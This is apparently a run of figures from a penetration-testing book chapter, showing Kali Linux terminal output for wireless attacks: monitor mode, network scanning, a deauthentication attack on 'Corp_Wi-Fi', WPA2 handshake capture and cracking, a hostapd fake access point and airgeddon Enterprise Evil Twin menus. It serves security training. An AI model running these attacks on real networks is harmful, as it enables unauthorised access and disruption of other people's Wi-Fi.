


Figure 13.6 – SU-MIMO




Figure 13.7 – MU-MIMO

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.8 – Checking for wireless network adapters

```
kali@kali:~$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure 13.9 – Enabling monitoring mode

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.10 – Verifying monitor mode

```
CH 14 ][ Elapsed: 1 min ][ 2021-09-12 13:10

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9C:3D:CF:[redacted]  -25      149        2    0   4  540   WPA2 CCMP   PSK  !▷_◁!
68:7F:74:01:28:E1  -36       76        1    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi
38:4C:4F:[redacted]  -72       52       46    0   1  195   WPA2 CCMP   PSK  Digicel_WiFi_T28R
B4:39:39:[redacted]  -83       26       73    0  11   65   WPA2 CCMP   PSK  Hyundai E504
2C:9D:1E:[redacted]  -88        9        3    0   7  195   WPA2 CCMP   PSK  Digicel_WiFi_fh4w
80:02:9C:[redacted]  -92        1        0    0  11  130   WPA2 CCMP   PSK  WLAN11_113CAD
04:C3:E6:[redacted]   -1        0        2    0   9   -1   WPA              <length:  0>
38:4C:4F:[redacted]  -88        2        1    0   1  195   WPA2 CCMP   PSK  Doh Study It
A8:2B:CD:[redacted]  -88        5        0    0  11  130   WPA2 CCMP   PSK  Digicel_WiFi_94J3

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   98:09:CF:[redacted]  -38    0 - 1      0        5
68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -27    0 - 6      0        5
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -40    0 - 1      0       25
38:4C:4F:[redacted]  2C:C5:46:[redacted]  -84   24e- 1e  1772      103
38:4C:4F:[redacted]  B0:C0:90:[redacted]  -86   24e- 1      0        9
38:4C:4F:[redacted]  B8:C3:85:[redacted]  -89   24e- 1      0       36
38:4C:4F:[redacted]  B8:29:9C:[redacted]  -89    0 - 1      0        2
38:4C:4F:[redacted]  E4:C8:01:[redacted]  -90   12e- 1      0        6
```

Figure 13.11 – Monitoring wireless networks

```
BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

9C:3D:CF:[redacted]  F8:54:B8:[redacted]  -45   24e- 1e     0       11
9C:3D:CF:[redacted]  78:BD:BC:[redacted]  -34    0 - 1e     0        2
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -31   24e- 1      0       77
38:4C:4F:[redacted]  B0:C0:90:[redacted]  -82   24e- 1      0       20
38:4C:4F:[redacted]  E4:C8:01:[redacted]  -83    5e- 1      0       47
38:4C:4F:[redacted]  B8:9F:6F:[redacted]  -84   24e- 1      0       52
38:4C:4F:[redacted]  B8:C3:85:[redacted]  -89   24e- 1      0      146
38:4C:4F:[redacted]  2C:C5:46:[redacted]  -93   24e- 1e     0      359
```

Preferred Network List

```
cwc-4361983,cwc - 4361983,
Digicel_5G_WiFi_37C5
```

Figure 13.12 – Capturing probes from wireless clients

```
CH  6 ][ Elapsed: 42 s ][ 2021-09-12 13:17

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9C:3D:CF:[redacted]  -33  16       69        0    0   4  540   WPA2 CCMP   PSK  !▷_◁!
68:7F:74:01:28:E1  -47  96      430        0    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -24    1e- 6      0        5
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -34    1e- 1      0        3
```

Figure 13.13 – Filtering networks

```
CH  6 ][ Elapsed: 42 s ][ 2021-09-12 13:22

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -44 100      443       37    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -25    0 - 6      0        2
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -29   24e- 1    134       46
```

Figure 13.14 – Filtering a specific wireless network

```
CH  6 ][ Elapsed: 42 s ][ 2021-09-12 13:17

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9C:3D:CF:[redacted]  -33  16       69        0    0   4  540   WPA2 CCMP   PSK  !▷_◁!
68:7F:74:01:28:E1  -47  96      430        0    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -24    1e- 6      0        5
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -34    1e- 1      0        3
```

Figure 13.15 – Scanning for target wireless networks

```
kali@kali:~$ sudo aireplay-ng -0 100 -e Corp_Wi-Fi wlan0mon
13:28:15  Waiting for beacon frame (ESSID: Corp_Wi-Fi) on channel 6
Found BSSID "68:7F:74:01:28:E1" to given ESSID "Corp_Wi-Fi".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:28:15  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:16  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:16  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:17  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:18  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:18  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:19  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:19  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:20  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:20  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
```

Figure 13.16 – De-authentication attack

```
CH  6 ][ Elapsed: 2 mins ][ 2021-09-12 13:30 ][ PMKID found: 68:7F:74:01:28:E1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -31 100     1675      139    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -28    1e- 1      0       78  PMKID  Corp_Wi-Fi
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -30    1e- 1      0      123  PMKID
```

Figure 13.17 – Observing associated clients




Figure 13.18 – Wireless router configurations

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.19 – Checking the wireless network adapter's status

```
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure 13.20 – Enabling monitor mode

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.21 – Checking the interface's status

```
CH 14 ][ Elapsed: 1 min ][ 2021-09-12 13:10

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9C:3D:CF:[redacted]  -25      149        2    0   4  540   WPA2 CCMP   PSK  !▷_◁!
68:7F:74:01:28:E1  -36       76        1    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi
38:4C:4F:[redacted]  -72       52       46    0   1  195   WPA2 CCMP   PSK  Digicel_WiFi_T28R
84:39:39:[redacted]  -83       26       73    0  11   65   WPA2 CCMP   PSK  Hyundai E504
2C:9D:1E:[redacted]  -88        9        3    0   7  195   WPA2 CCMP   PSK  Digicel_WiFi_fh4w
80:02:9C:[redacted]  -92        1        0    0  11  130   WPA2 CCMP   PSK  WLAN11_113CAD
```

Figure 13.22 – Searching for the target network

```
CH  6 ][ Elapsed: 1 min ][ 2021-09-12 13:40 ][ WPA handshake: 68:7F:74:01:28:E1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -41 100      851      276    9   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -33   24e- 6     99       239  PMKID  Corp_Wi-Fi
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -34   24e-24e    136       213  PMKID
```

Figure 13.23 – Capturing the WPA/WPA2 handshake

```
                    Aircrack-ng 1.6

[00:00:24] 34053/14344392 keys tested (1433.70 k/s)

Time left: 2 hours, 46 minutes, 21 seconds                0.24%

                   KEY FOUND! [ Password123 ]


Master Key     : 25 15 14 C2 98 B0 4A D9 18 EA 4D 72 75 BC 76 DB
                 34 E2 7F 8B 0D 4F DD F1 1E 4F A6 ED 24 72 E9 08

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 9C A0 D3 B4 E1 EE 03 40 B9 A0 CD CD 78 44 F4 68
```

Figure 13.24 – Cracking the WPA/WPA2 network




Figure 13.25 – Capturing probes

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.26 – Checking the wireless adapter's status

```
kali@kali:~$ sudo airmon-ng start wlan1

PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
phy1    wlan1           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)
```

Figure 13.27 – Enabling monitor mode

```
kali@kali:~$ cat wpa2-attack.conf
interface=wlan0
driver=nl80211
ssid=Corp_Wi-Fi
wpa=2
wpa_passphrase=fakepassword
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
channel=6
```

Figure 13.28 – Hostapd configuration file

```
kali@kali:~$ sudo hostapd wpa2-attack.conf
Configuration file: wpa2-attack.conf
Using interface wlan0 with hwaddr 00:c0:ca:ad:91:72 and ssid "Corp_Wi-Fi"
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: associated
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: deauthenticated due to local deauth request
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: disassociated
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: associated
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
```

Figure 13.29 – Starting the honeypot

```
CH  6 ][ Elapsed: 5 mins ][ 2021-09-12 14:11 ][ WPA handshake: 00:C0:CA:AD:91:72

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:C0:CA:AD:91:72    2  30     1730       66    0   6   11   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:C0:CA:AD:91:72  D8:50:E6:2F:F9:2B  -28    1 - 1      0       326  EAPOL  Corp_Wi-Fi
00:C0:CA:AD:91:72  18:31:BF:1A:92:D1  -33    1 - 1      0       116  EAPOL
```

Figure 13.30 – Capturing the WPA handshake

```
                         Aircrack-ng 1.6

[00:00:10] 33550/14344392 keys tested (3518.00 k/s)

Time left: 1 hour, 7 minutes, 47 seconds                    0.23%

                    KEY FOUND! [ Password123 ]


Master Key     : 25 15 14 C2 98 B0 4A D9 18 EA 4D 72 75 BC 76 DB
                 34 E2 7F 8B 0D 4F DD F1 1E 4F A6 ED 24 72 E9 08

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : A7 ED 52 67 1D FA 12 39 77 C6 4F 05 11 AA 65 C0
```

Figure 13.31 – aircrack-ng password cracking




Figure 13.32 – Enterprise wireless lab

```
Optional tools: checking...
bettercap .... Error (Possible package name : bettercap)
ettercap .... Ok
dnsmasq .... Error (Possible package name : dnsmasq)
hostapd-wpe .... Error (Possible package name : hostapd-wpe)
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpd .... Error (Possible package name : isc-dhcp-server / dhcp-server / dhcp)
asleap .... Error (Possible package name : asleap)
packetforge-ng .... Ok
hashcat .... Ok
wpaclean .... Ok
hostapd .... Error (Possible package name : hostapd)
etterlog .... Ok
tshark .... Ok
mdk4 .... Error (Possible package name : mdk4)
wash .... Ok
hcxdumptool .... Error (Possible package name : hcxdumptool)
reaver .... Ok
hcxpcapngtool .... Error (Possible package name : hcxtools)
john .... Ok
crunch .... Ok
beef .... Error (Possible package name : beef-xss / beef-project)
lighttpd .... Error (Possible package name : lighttpd)
openssl .... Ok
```

Figure 13.33 – Checking optional tools

```
***************************** Interface selection ******************************
Select an interface to work with:

1.  eth0  // Chipset: Intel Corporation 82540EM
2.  eth1  // Chipset: Intel Corporation 82540EM
3.  eth2  // Chipset: Intel Corporation 82540EM
4.  docker0 // Chipset: Unknown
5.  wlan0 // 2.4Ghz, 5Ghz // Chipset: Realtek Semiconductor Corp. RTL8812AU
6.  wlan1 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n
```

Figure 13.34 – Selecting a wireless network adapter

```
************************* airgeddon v10.42 main menu ****************
Interface wlan1 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:

0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
```

Choose option 2

Figure 13.35 – Enabling monitor mode

```
Select an option from menu:

0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode

4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu

11. About & Credits
12. Options and language menu
```

Choose option 10 - Enterprise Attacks menu

Figure 13.36 – Accessing Enterprise attacks menu

```
Select an option from menu:

0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
------------------------- (certificates) -------------------------
5.  Create custom certificates
------------------ (smooth mode, disconnect on capture) ------------
6.  Smooth mode Enterprise Evil Twin
------------------------- (noisy mode, non stop) -------------------
7.  Noisy mode Enterprise Evil Twin
```

Choose option 5 - Create custom certificates

Figure 13.37 – Creating custom digital certificates

```
Enter two letter country code (US, ES, FR):
> US

Enter state or province (Madrid, New Jersey):
> Madrid

Enter locale (Mong Kong, Dublin):
> Dublin

Enter organization name (Evil Corp):
> Corp Net

Enter email (tyrellwellick@ecorp.com):
> fakemail@fakeaddress.com

Enter the "common name" (CN) for cert (ecorp.com):
> corpnet.local

Certificates are being generated. Please be patient, the process can take some time...
```

Complete the questions

Figure 13.38 – Certificate options

```
************************** Enterprise attacks menu ************************
Interface wlan1mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------------- (certificates) ----------------------
5.  Create custom certificates
------------- (smooth mode, disconnect on capture) -------------
6.  Smooth mode Enterprise Evil Twin
-------------------- (noisy mode, non stop) --------------------
7.  Noisy mode Enterprise Evil Twin
```

Select option 4 - Explore for targets

Figure 13.39 – Explore for targets

```
Exploring for targets

CH  3 ][ Elapsed: 48 s ][ 2021-09-20 20:30

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

EC:4D:47:           -1        0        0    0   5   -1                      <length:  0>
9C:3D:CF:          -57      160        1    0   8  540   WPA2 CCMP   PSK  !!>_<!!
68:7F:74:01:28:E1  -25       93      173   14   6  130   WPA2 CCMP   MGT  Corp_Wi-Fi
38:4C:4F:          -73       29        0    0   1  195   WPA2 CCMP   PSK  Digicel_WiFi_T28R
B4:39:39:          -84       18       19    0  11   65   WPA2 CCMP   PSK  Hyundai E504
04:C3:E6:          -90        0        0    0   8  270   WPA2 CCMP   PSK  Wireless1
```

Figure 13.40 – Discovering targets

```
********************************** Select target **************
 N.          BSSID        CHANNEL  PWR   ENC    ESSID
 1)*  68:7F:74:01:28:E1     6     77%   WPA2   Corp_Wi-Fi

Only one target detected. Autoselected
Press [Enter] key to continue...
```

Figure 13.41 – Selecting a target network

```
************************** Enterprise attacks menu ********************
Interface wlan1mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Corp_Wi-Fi
Type of encryption: WPA2

Select an option from menu:
————————
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
———————————————— (certificates) ————————————————
5.  Create custom certificates
————————— (smooth mode, disconnect on capture) —————————
6.  Smooth mode Enterprise Evil Twin
————————————————— (noisy mode, non stop) —————————————
7.  Noisy mode Enterprise Evil Twin
```

Choose option 6

Figure 13.42 – The Enterprise Evil Twin menu

```
************************* Enterprise Evil Twin deauth *****************
Interface wlan1mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 68:7F:74:01:28:E1
Selected channel: 6
Selected ESSID: Corp_Wi-Fi
Type of encryption: WPA2

Select an option from menu:
————————
0.  Return to Enterprise attacks menu
————————
1.  Deauth / disassoc amok mdk4 attack
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack
```

Choose option 2 – Deauth aireplay attack

Figure 13.43 – Selecting Deauth aireplay attack




Figure 13.44 – Launching the attack

Figure 13.45 – User hash captured




Figure 13.46 – Enterprise attacks menu

```
Select an option from menu:

0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode

4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
```

Figure 13.47 – Accessing the decryption menu

```
************************ Offline WPA/WPA2 decrypt menu ***
Selected john the ripper enterprise captured file: None
Selected hashcat enterprise captured file: None
Selected BSSID: 68:7F:74:01:28:E1
Selected captured file: None

Select an option from menu:

0.  Return to main menu
1.  Personal
2.  Enterprise
```

Choose option 2 - Enterprise

Figure 13.48 – Accessing the Enterprise decryption menu

```
************************ Offline WPA/WPA2 decrypt menu ********************
Selected john the ripper enterprise captured file: None
Selected hashcat enterprise captured file: None

Select an option from menu:

0.  Return to offline WPA/WPA2 decrypt menu
————————— (john the ripper CPU, non GPU attacks) —————————
